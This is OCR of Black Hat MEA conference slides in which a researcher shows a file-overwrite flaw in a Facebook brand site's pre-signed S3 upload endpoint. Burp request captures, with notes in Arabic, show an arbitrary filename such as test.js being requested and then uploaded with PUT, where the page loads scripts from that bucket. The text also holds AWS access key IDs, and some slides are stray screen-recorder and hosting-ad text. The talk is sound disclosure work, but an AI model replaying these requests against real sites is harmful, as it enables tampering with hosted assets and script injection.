
```
Content-Security-Policy: default-src 'self' blob: data:
https:;script-src 'self' 'unsafe-inline' 'unsafe-eval'
*.google-analytics.com tagmanager.google.com *.googletagmanager.com
stats.wp.com pixel.wp.com bam.nr-data.net js-agent.newrelic.com
s0.wp.com s1.wp.com *.facebook.net https://facebookbrand.com
https://www.gstatic.com https://www.google.com;style-src blob: 'self'
'unsafe-inline' tagmanager.google.com s0.wp.com s1.wp.com
https://facebookbrand.com fonts.googleapis.com;img-src 'self' blob:
data: https: *.google-analytics.com s0.wp.com s1.wp.com;media-src
'self' blob: data: https: s0.wp.com s1.wp.com;frame-src 'self'
staticxx.facebook.com www.google.com;
X-Robots-Tag: noindex
Link: <https://en.facebookbrand.com/wp-json/>;
rel="https://api.w.org/"
X-Content-Type-Options: nosniff
Access-Control-Expose-Headers: X-WP-Total, X-WP-TotalPages, Link
Access-Control-Allow-Headers: Authorization, X-WP-Nonce,
Content-Disposition, Content-MD5, Content-Type
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Allow: GET, POST, PUT, PATCH, DELETE
X-Rq: mxp1 0 4 9980
Age: 0
X-Cache: pass
Accept-Ranges: bytes

{
  "put":
  "https:\/\/brc-data.s3.amazonaws.com\/assets%2F1640012013-resume.mp
  4?Expires=1640015673&AWSAccessKeyId=AKIA47T07T5ITCF523G6&Signature=
  iB2BDCfyLANV3Y7LNSJKJwbzHmk%3D",
  "get":
  "https:\/\/brc-data.s3.amazonaws.com\/assets%2F1640012013-resume.mp
  4?Expires=1640018013&AWSAccessKeyId=AKIA47T07T5ITCF523G6&Signature=
```



Request
Pretty Raw Hex \n
1 POST /wp-json/brc/v1/pre-signed-url HTTP/2
2 Host: en.facebookbrand.com
4 Content-Length: 20
5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
6 Content-Type: application/x-www-form-urlencoded
7 Sec-Ch-Ua-Mobile: ?0
8 X-Wp-Nonce: f93f980720
9 User-Agent:
AppleWebKit,
Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://en.facebookbrand.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Accept-Encoding: gzip, deflate
17 Accept-Language: ar,en-US;q=0.9,en;q=0.8
19 file-name=resume.mp4
طبعا هالصورة معدلة لان الشرح بعد الترقيع بعد
مسحت timestamp
تم كتابة الملف بدون قيمة عشوائية
هذا تعتبر ثغرة خطيرة ان عندي تحكم باسم الملف
الا ابي ارفعه يعني مثلا لو عبدالرحمن رفع ملف
صورة باسم infosec_90.jpg
انا كمهاجم اقدر استبدل الصورة
Response
Pretty Raw Hex Render \n
'self' 'unsafe-inline' tagmanager.google.com s0.wp.com
s1.wp.com https://facebookbrand.com
fonts.googleapis.com;img-src 'self' blob: data: https:
*.google-analytics.com s0.wp.com s1.wp.com;media-src 'self'
blob: data: https: s0.wp.com s1.wp.com;frame-src 'self'
staticxx.facebook.com www.google.com;
9 X-Robots-Tag: noindex
10 Link: <https://en.facebookbrand.com/wp-json/>;
rel="https://api.w.org/"
11 X-Content-Type-Options: nosniff
12 Access-Control-Expose-Headers: X-WP-Total, X-WP-TotalPages,
Link
13 Access-Control-Allow-Headers: Authorization, X-WP-Nonce,
Content-Disposition, Content-MD5, Content-Type
14 Expires: Wed, 11 Jan 1984 05:00:00 GMT
15 Cache-Control: no-cache, must-revalidate, max-age=0
16 Allow: GET, POST, PUT, PATCH, DELETE
17 X-Rq: mxp1 0 4 9980
18 Age: 0
19 X-Cache: pass
20 Accept-Ranges: bytes
22 {
"put":
"https:\/\/brc-data.s3.amazonaws.com\/assets%2F re
sume.mp4?Expires=1640019493&AWSAccessKeyId=AKIA47T07T5ITCF5Z
3G6&Signature=ulbHqTwDtjoIfyA2PAXUVVWivT4%3D",
"get":
"https:\/\/brc-data.s3.amazonaws.com\/assets%2F re
sume.mp4?Expires=1640021833&AWSAccessKeyId=AKIA47T07T5ITCF5Z
3G6&Signature=%2BsqilovPgzCt2Jd8IKG7A0M1X7A%3D",
"expires":1640021833,
"filename":" resume.mp4"
}
INSPECTOR
Request Attribut
Query Parameter
Body Parameters
Request Cookie
Request Header
Response Head

Request

Pretty | Raw | Hex | \n

```
1 PUT /assets%2Fresume.mp4?Expires=1640021833&AWSAccessKeyId=
  AKIA47T07T5ITCF5Z3G6&Signature=
  %2BsqilovPgzCt2Jd8IKG7A0M1X7A%3D HTTP/1.1
2 Host: brc-data.s3.amazonaws.com
3 Content-Length: 54
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/[redacted]
  AppleWebKit/537.36 (
  Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Content-Type: application/octet-stream
9 Accept: */*
10 Origin: https://en.facebookbrand.com
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Accept-Encoding: gzip, deflate
15 Accept-Language: ar,en-US;q=0.9,en;q=0.8
16 Connection: close
17
```





Send
Cancel
Request
Pretty Raw Hex \n
1 POST /wp-json/brc/v1/pre-signed-url HTTP/2
2 Host: en.facebookbrand.com
3
4 Content-Length: 17
5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
6 Content-Type: application/x-www-form-urlencoded
7 Sec-Ch-Ua-Mobile: ?0
8 X-Wp-Nonce: f93f988720
9 User-Agent:
AppleWebKit,
Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://en.facebookbrand.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Accept-Encoding: gzip, deflate
17 Accept-Language: ar,en-US;q=0.9,en;q=0.8
18
19 file-name=test.js
Response
Pretty Raw Hex Render \n
stats.wp.com pixel.wp.com bam.nr-data.net js-agent.newrelic.com
s0.wp.com s1.wp.com *.facebook.net https://facebookbrand.com
https://www.gstatic.com https://www.google.com;style-src blob: 'self'
'unsafe-inline' tagmanager.google.com s0.wp.com s1.wp.com
https://facebookbrand.com fonts.googleapis.com;img-src 'self' blob:
data: https: *.google-analytics.com s0.wp.com s1.wp.com;media-src
'self' blob: data: https: s0.wp.com s1.wp.com;frame-src 'self'
staticxx.facebook.com www.google.com;
9 X-Robots-Tag: noindex
10 Link: <https://en.facebookbrand.com/wp-json/>;
rel="https://api.w.org/"
11 X-Content-Type-Options: nosniff
12 Access-Control-Expose-Headers: X-WP-Total, X-WP-TotalPages, Link
13 Access-Control-Allow-Headers: Authorization, X-WP-Nonce,
Content-Disposition, Content-MD5, Content-Type
14 Expires: Wed, 11 Jan 1984 05:00:00 GMT
15 Cache-Control: no-cache, must-revalidate, max-age=0
16 Allow: GET, POST, PUT, PATCH, DELETE
17 X-Rq: viel 0 4 9980
18 Age: 0
19 X-Cache: pass
20 Accept-Ranges: bytes
21
22 {
"put":
"https:\/\/brc-data.s3.amazonaws.com\/assets%2F
-test.js?
xpires=1640021942&AWSAccessKeyId=AKIA47T07T5ITCF5Z3G6&Signature=dTS
PKc9iPt4klyKtk46Pb3Ahe2w%3D",
"get":
"https:\/\/brc-data.s3.amazonaws.com\/assets%2F
-test.js
xpires=1640024282&AWSAccessKeyId=AKIA47T07T5ITCF5Z3G6&Signature=YsS
vIwY58iPh3HSoh2zLIjUQ9WY%3D",


```
                    document.getElementsByTagName("head")[0].appendChild(fileref)
                };

            };

            //Create instance of class to get things started
            var Jam3InitCookieBanner = new Jam3InitCookieBanner;
            window.onload = function () {
                Jam3InitCookieBanner.init();
            }
            //]]>
        </script>


    <!-- Banner dynamic theme elements !-->
    <style type="text/css">
        #jam3-cookie-banner,
        #jam3-cookie-banner a {
            color: #555555;
        }

        #jam3-close-cookie-banner:before,
        #jam3-close-cookie-banner:after {
           background-color: #555555;
        }
    </style>
<script type="text/javascript" src="https://brc-data.s3.amazonaws.com/assets//main.f317cde9.js"></script>

<script type="text/javascript" id="">(function(){var b=document.querySelector("select#footer-lang-select"),c=function(a
```

PAYMENT BYPASS

ATTACKING PAYMENT INTEGRATION

Payment bypass




www.BANDICAM.com
Domain & Web Hosting Services
https://www.ipage.com
iPage
Help
Login
Get Started
BANDICAM
UNREGISTERED
REC
1338x691 - (4, 10), (1342, 701)
الصفحة الرئيسية
عام
الفيديو
الصوره
حول
تسجيل
مفتاح التشغيل السريع تسجيل/ايقاف
F12
مفتاح التشغيل السريع ايقاف مؤقت
Shift+F12
اظهار المؤشر
اضافة تاثيرات نقرات المؤشر
اضافة تراكب كاميرا ويب
الاعدادات
التنسيق - MP4
الفيديو
H264 - Intel® Quick Sync Video (VBR)
Full Size, 30.00fps, 80q
الصوت
AAC - Advanced Audio Coding
48.0KHz, stereo, 192kbps
الاعدادات المسبقة
الاعدادات
BANDICUT
Bandicut هو برنامج ضروري لمستخدمي Bandicam.
Special Intro Pricing
$1.99/mo†
REGULARLY $7.99 | 36-mo term
Get started
FREE
SSL certificate included
Unlimited bandwidth
99.9% uptime
See more features

$ Exit :

Abdulrahman Abdullah

Twitter: @infosec_90

Any Question ?

black hat
MIDDLE EAST AND AFRICA

THANK YOU

ORGANISED BY:

تحالف an informa company

IN ASSOCIATION WITH:

الاتحاد السعودي للأمن السيبراني والبرمجة والدرونز
SAUDI FEDERATION FOR CYBERSECURITY, PROGRAMMING & DRONES

black hat

وزارة الإعلام
Ministry of Media